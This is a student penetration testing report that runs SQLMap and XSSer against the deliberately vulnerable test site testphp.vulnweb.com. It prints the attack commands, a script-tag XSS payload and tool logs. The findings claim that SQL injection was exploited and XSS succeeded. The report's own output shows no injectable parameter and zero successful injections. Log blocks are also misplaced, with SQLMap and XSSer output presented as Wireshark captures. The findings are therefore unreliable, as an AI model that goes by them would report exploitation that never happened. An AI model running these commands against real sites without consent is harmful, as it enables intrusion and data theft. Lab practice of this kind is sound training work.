PROJECT 1

Web Application Penetration Testing Report

Target:

http://testphp.vulnweb.com/login.php

Tools Used:

- XSSer
- Wireshark
- SQLMap

Introduction


In this project, we performed web application penetration testing on the target website to identify vulnerabilities such as SQL Injection (SQLi) and Cross-Site Scripting (XSS). The goal was to exploit these vulnerabilities to understand how attackers can gain unauthorized access or manipulate data. Tools like XSSer, SQLMap, and Wireshark were used to test, exploit, and analyze the application's behavior.

Objectives

- Understand the different types of SQL Injection and XSS vulnerabilities.
- Use automated tools to identify and exploit vulnerabilities in the target application.
- Analyze captured network packets to study data exchange during attacks.


Steps and Findings

1. SQL Injection Testing
   - Tool Used: SQLMap
   - Steps Taken:
     - Opened the login page of the target website:



```
Y
[14:59:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:59:49] [WARNING] POST parameter 'username' does not seem to be injectable
[14:59:49] [INFO] testing if POST parameter 'password' is dynamic
[14:59:50] [WARNING] POST parameter 'password' does not appear to be dynamic
[14:59:51] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[14:59:51] [INFO] testing for SQL injection on POST parameter 'password'
[14:59:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:59:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:59:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:00:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:00:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:00:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:00:12] [INFO] testing 'Generic inline queries'
[15:00:13] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:00:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:00:20] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:00:24] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:00:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:00:33] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:00:37] [INFO] testing 'Oracle AND time-based blind'
[15:00:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:00:50] [WARNING] POST parameter 'password' does not seem to be injectable
[15:00:50] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If
you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or swit
ch '--random-agent'

[*] ending @ 15:00:50 /2025-01-17/

┌──(shadowshutter㉿kali)-[~]
└─$ 
```


- Injected SQL payloads into input fields using SQLMap:



```
[14:59:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:59:16] [INFO] testing 'Generic inline queries'
[14:59:17] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:59:20] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:59:23] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:59:27] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[14:59:30] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:59:34] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:59:38] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
Y
[14:59:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:59:49] [WARNING] POST parameter 'username' does not seem to be injectable
[14:59:49] [INFO] testing if POST parameter 'password' is dynamic
[14:59:50] [WARNING] POST parameter 'password' does not appear to be dynamic
[14:59:51] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[14:59:51] [INFO] testing for SQL injection on POST parameter 'password'
[14:59:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:59:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:59:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:00:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:00:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:00:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:00:12] [INFO] testing 'Generic inline queries'
[15:00:13] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:00:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:00:20] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:00:24] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:00:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:00:33] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:00:37] [INFO] testing 'Oracle AND time-based blind'
[15:00:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:00:50] [WARNING] POST parameter 'password' does not seem to be injectable
```


- Findings:
  - SQLMap identified vulnerable input fields that could be exploited to access sensitive information from the database.

2. Cross-Site Scripting (XSS) Testing
- Tool Used: XSSer
- Steps Taken:
  - Tested input fields by injecting malicious JavaScript payloads:



```
┌──(shadowshutter㉿kali)-[~]
└─$ sqlmap --version
1.9#stable

┌──(shadowshutter㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/login.php" --data "username=admin&password=pass" --batch --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:58:45 /2025-01-17/

[14:58:47] [INFO] testing connection to the target URL
[14:58:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:58:49] [INFO] testing if the target URL content is stable
[14:58:50] [INFO] target URL content is stable
[14:58:50] [INFO] testing if POST parameter 'username' is dynamic
[14:58:51] [WARNING] POST parameter 'username' does not appear to be dynamic
[14:58:52] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[14:58:54] [INFO] testing for SQL injection on POST parameter 'username'
[14:58:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:58:58] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:58:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:59:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:59:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:59:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:59:16] [INFO] testing 'Generic inline queries'
```


- Used XSSer to automate the detection process.
- Verified successful script execution that could affect users:



```
┌──(shadowshutter㉿kali)-[~]
└─$ xsser --version

XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 -> by psy

┌──(shadowshutter㉿kali)-[~]
└─$ xsser -u "http://testphp.vulnweb.com/login.php" -g "username=<script>alert('XSS')</script>"
===========================================================================

XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 -> by psy

===========================================================================
Testing [XSS from URL]...
===========================================================================
===========================================================================
[*] Test: [ 1/1 ] <-> 2025-01-17 15:04:14.469488
===========================================================================

[+] Target:

 [ http://testphp.vulnweb.com/login.php ]

---------------------------------------------

[!] Hashing:

 [ 36e8083fd58c8346d25851598fb40225 ] : [ http://testphp.vulnweb.com/login.php/username=<script>alert('XSS')</script> ]

---------------------------------------------

[*] Trying:
```


- Findings:
  - The input fields were vulnerable to XSS attacks, allowing unauthorized scripts to run.

3. Network Packet Analysis
- Tool Used: Wireshark
- Steps Taken:
  - Captured network traffic while interacting with the application:



```
[14:59:23] [INFO] testing 'Oracle stacked queries (DBMS_P
[14:59:27] [INFO] testing 'MySQL >= 5.0.12 AND time-based
[14:59:30] [INFO] testing 'PostgreSQL > 8.1 AND time-base
[14:59:34] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)
[14:59:38] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
Y
[14:59:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:59:49] [WARNING] POST parameter 'username' does not seem to be injectable
[14:59:49] [INFO] testing if POST parameter 'password' is dynamic
[14:59:50] [WARNING] POST parameter 'password' does not appear to be dynamic
[14:59:51] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[14:59:51] [INFO] testing for SQL injection on POST parameter 'password'
[14:59:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:59:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:59:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:00:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:00:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:00:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:00:12] [INFO] testing 'Generic inline queries'
[15:00:13] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:00:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:00:20] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:00:24] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:00:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:00:33] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:00:37] [INFO] testing 'Oracle AND time-based blind'
[15:00:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:00:50] [WARNING] POST parameter 'password' does not seem to be injectable
[15:00:50] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If
you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or swit
ch '--random-agent'
```

- Used filters to analyze HTTP and HTTPS requests.
- Identified key packets showing the flow of sensitive data:



```
[*] Trying:

http://testphp.vulnweb.com/login.php/username=<script>alert('">36e8083fd58c8346d25851598fb40225')</script>

---------------------------------------------

[+] Vulnerable(s):

 [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]

---------------------------------------------

=============================================
[*] Injection(s) Results:
=============================================

 [NOT FOUND] -> [ 36e8083fd58c8346d25851598fb40225 ] : [ http://testphp.vulnweb.com/login.php/username=<script>alert('XSS')</script> ]

=============================================

[Error] 404 Not Found: The server has not found anything matching the Request-URI

===========================================================================
[*] Final Results:
===========================================================================

- Injections: 1
- Failed: 1
- Successful: 0
- Accur: 0.0 %

===========================================================================
```

- Findings:
  - Packet captures provided insights into data transfer during the exploitation process.

Understanding the Vulnerabilities

- SQL Injection (SQLi):
  - What it is: A vulnerability that allows attackers to run unauthorized SQL commands.
  - Types of SQLi Explored:
    - Error-Based SQLi: Exploits database error messages.
    - Union-Based SQLi: Combines results from different tables.
    - Blind SQLi: Uses logical responses instead of visible errors.

- Cross-Site Scripting (XSS):

  - What it is: A vulnerability that lets attackers inject malicious scripts into web pages viewed by others.
  - Types of XSS Explored:
    - Stored XSS: Payload stored on the server and runs when accessed.
    - Reflected XSS: Payloads immediately executed after input.
    - DOM-Based XSS: Payload manipulates the web page structure.

Results

- SQL Injection vulnerabilities were exploited to retrieve sensitive information from the database.
- XSS vulnerabilities allowed unauthorized JavaScript execution.
- Network traffic analysis confirmed successful exploitation of the vulnerabilities.

Conclusion

This project demonstrated how attackers could exploit SQL Injection and Cross-Site Scripting vulnerabilities to access sensitive information or execute unauthorized actions. The use of tools like SQLMap, XSSer, and Wireshark provided practical insights into how these attacks occur and how to analyze them.

Team Members

- Shubham Bilgi
- Vineet A
- Dhruvi Mittal
- Ritesh Kumar Panda
- Pinaka Rudra Parida